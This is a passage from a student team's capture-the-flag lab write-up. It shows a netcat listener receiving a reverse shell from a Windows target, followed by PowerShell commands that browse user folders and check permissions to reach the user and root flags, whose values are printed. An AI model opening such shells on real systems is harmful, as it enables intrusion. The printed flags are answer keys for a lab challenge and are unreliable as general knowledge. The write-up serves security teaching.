
```
1211103527@kali: ~
File Actions Edit View Help
└─(1211103527㉿kali)-[~]
$ sudo nc -lvp 443
[sudo] password for 1211103527:
listening on [any] 443 ...
connect to [10.18.62.60] from (UNKNOWN) [10.10.116.103] 50057
ls

Directory: E:\xampp\htdocs\internal

Mode LastWriteTime Length Name
-a-- 3/27/2020 8:38 AM 53 .htaccess
-a-- 4/11/2020 9:34 AM 131 index.php
-a-- 4/11/2020 9:34 AM 142 name.php

PS E:\xampp\htdocs\internal>
```

Now, all that's left is to find the flags. From here onwards, we scour through every possible directory and files in the users. The user.txt is found in the 'C:\users\Administrator\Desktop'. We therefore cat user.txt and the first flag is given.



```
1211103298@kali: ~
File Actions Edit View Help
-a-- 4/11/2020 9:34 AM 131 index.php
-a-- 4/11/2020 9:34 AM 142 name.php

PS E:\xampp\htdocs\internal> whoami
nt authority\system
PS E:\xampp\htdocs\internal> cd
PS E:\xampp\htdocs\internal> cd users
PS E:\xampp\htdocs\internal> cd C:\Users\Administrator
PS C:\Users\Administrator> ls

Directory: C:\Users\Administrator

Mode LastWriteTime Length Name
d-rw- 4/12/2020 1:27 AM Desktop
d-rw- 4/12/2020 1:27 AM Documents
d-rw- 4/12/2020 1:27 AM Downloads
d-rw- 4/12/2020 1:27 AM Favorites
d-rw- 4/12/2020 1:27 AM Links
d-rw- 4/12/2020 1:27 AM Music
d-rw- 4/12/2020 1:27 AM Pictures
d-rw- 4/12/2020 1:27 AM Saved Games
d-rw- 4/12/2020 1:27 AM Searches
d-rw- 4/12/2020 1:27 AM Videos

PS C:\Users\Administrator> cd ..
PS C:\Users> ls

Directory: C:\Users

Mode LastWriteTime Length Name
d-- 4/11/2020 1:41 AM Admin
d-- 4/11/2020 1:49 AM Administrator
d-- 4/11/2020 11:59 AM Equinox
d-F- 4/11/2020 11:59 AM Equinox
d-- 4/11/2020 11:56 AM Sunlight
d-- 4/11/2020 11:53 AM SuperAdmin
d-- 4/11/2020 3:00 AM TEMP

PS C:\Users> cd administrator
PS C:\Users\Administrator>
```

```
PS E:\xampp\htdocs\internal> cd C:\users\Administrator
PS C:\users\Administrator> cd \Desktop
PS C:\users\Administrator> cd ../
PS C:\users> cd \Administrator\Desktop\
PS C:\users> cd \Administrator
PS C:\users> ls
```

```
Directory: C:\users
```

| Mode | LastWriteTime | Length | Name |
|-------|--------------------|--------|---------------|
| d---- | 4/11/2020 4:41 AM | | Admin |
| d---- | 4/11/2020 11:07 AM | | Administrator |
| d---- | 4/11/2020 11:55 AM | | Equinox |
| d-r-- | 4/11/2020 10:34 AM | | Public |
| d---- | 4/11/2020 11:56 AM | | Sunlight |
| d---- | 4/11/2020 11:53 AM | | SuperAdmin |
| d---- | 4/11/2020 3:00 AM | | TEMP |

```
PS C:\users> cat administrator
PS C:\users> cd administrator
PS C:\users\Administrator> cd Desktop
PS C:\users\Administrator\Desktop> dir
```

```
Directory: C:\users\Administrator\Desktop
```

| Mode | LastWriteTime | Length | Name |
|------|--------------------|--------|----------|
| -a-- | 3/28/2020 12:39 PM | 37 | user.txt |

```
PS C:\users\Administrator\Desktop> cat user.txt
thm{09b408056a13fc222f33e6e4cf599f8c}
PS C:\users\Administrator\Desktop> █
```

Steps: Root Privilege Escalation

Tools used: Netcat/Kali Terminal/Powershell

Thought Process and Methodology and Attempts:

After capturing the first flag, it was obvious to us that the account SuperAdmin is the most important user. We quickly tried to enter into the user but found out that we cannot do anything in the SuperAdmin account as shown in the picture below.

```
PS C:\Users\administrator\Desktop> cat user.txt
thm{09b408056a13fc222f33e6e4cf599f8c}
PS C:\Users\administrator\Desktop> cd ..
PS C:\Users\administrator\Desktop> cd ..
PS C:\Users\administrator> cd ..
PS C:\Users> cd SuperAdmin
PS C:\Users\SuperAdmin> ls
PS C:\Users\SuperAdmin> ls -h
PS C:\Users\SuperAdmin> sudo -l
PS C:\Users\SuperAdmin> cd desktop
PS C:\Users\SuperAdmin> █
```

After using the command “get-acl”, it is used to check the permissions we have on that directory, we see that we have no full control over the directory.

```
PS C:\> cd ..
PS C:\> cd users
PS C:\users> get-acl c:\users\SuperAdmin | fl

Path      : Microsoft.PowerShell.Core\FileSystem::C:\users\SuperAdmin
Owner     : NT AUTHORITY\SYSTEM
Group     : NT AUTHORITY\SYSTEM
Access    : BUILTIN\Administrators Deny  FullControl
            S-1-5-21-297466380-2647629429-287235700-1000 Allow  FullControl
Audit    :
Sddl     : O:SYG:SYD:PAI(D;OICI;FA;;;BA)(A;OICI;FA;;;S-1-5-21-297466380-264762942
            9-287235700-1000)
```

Based on many pentester's walkthroughs, many stated that there is actually a root.txt file located inside the superadmin's desktop directory. So from this information, we can try to open the root.txt with various commands such as cat, type(get-content) and so on. After going through turmoil unsure of what to do and through trial and error, we accidentally find out that by using the command "get-childitem", we were able to find the root.txt inside the superadmin's desktop directory. Hence making it possible for us to navigate through the SuperAdmin user by using powershell cmdlet. Thus, finally allowing us to reach the flag.

```
PS C:\users\Superadmin> get-childitem c:\users\superadmin\desktop  
PS C:\users\Superadmin> get-childitem c:\users\superadmin\desktop\root.txt
```

Directory: C:\users\superadmin\Desktop

| Mode | Record | LastWriteTime | Length | Name |
|------|--------|--------------------|--------|----------|
| -a | — | 3/28/2020 12:39 PM | 37 | root.txt |

```
PS C:\users> type c:\users\superadmin\desktop\root.txt  
thm{a1f936a086b367761cc4e7dd6cd2e2bd}  
PS C:\users> █
```

Contributions

| ID | Name | Contribution | Signatures |
|------------|-----------------------|-------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------|
| 1211103546 | Muhammad Hafiz Haziq | Sub pentester for this project, heavily present in the early stages and did recording and video editing for presentation video. |  |
| 1211103298 | Fahiman Danial | Sub pentester for this project; heavily present in the early stages and tried other ways but failed and did the handwritten report. |  Scanned with CamScanner |
| 1211103527 | Muhammad Irfan Haqief | Main pentester for this project; the first to find both flags, assisting other members and providing pictures for report. |  |

NOTE: IT IS IMPORTANT EACH MEMBER CONTRIBUTES IN SOME WAY AND ALL MEMBERS MUST SIGN TO ACKNOWLEDGE THE CONTRIBUTIONS! DO NOT GIVE FREELOADERS THE FLAGS AS THEY DON'T DESERVE THE MARKS. DO NOT SHARE THE FLAGS WITH OTHER GROUPS AS WELL!

Attach the video link at the end of the report:

VIDEO LINK: <https://www.youtube.com/watch?v=nFOJnxkgBEO>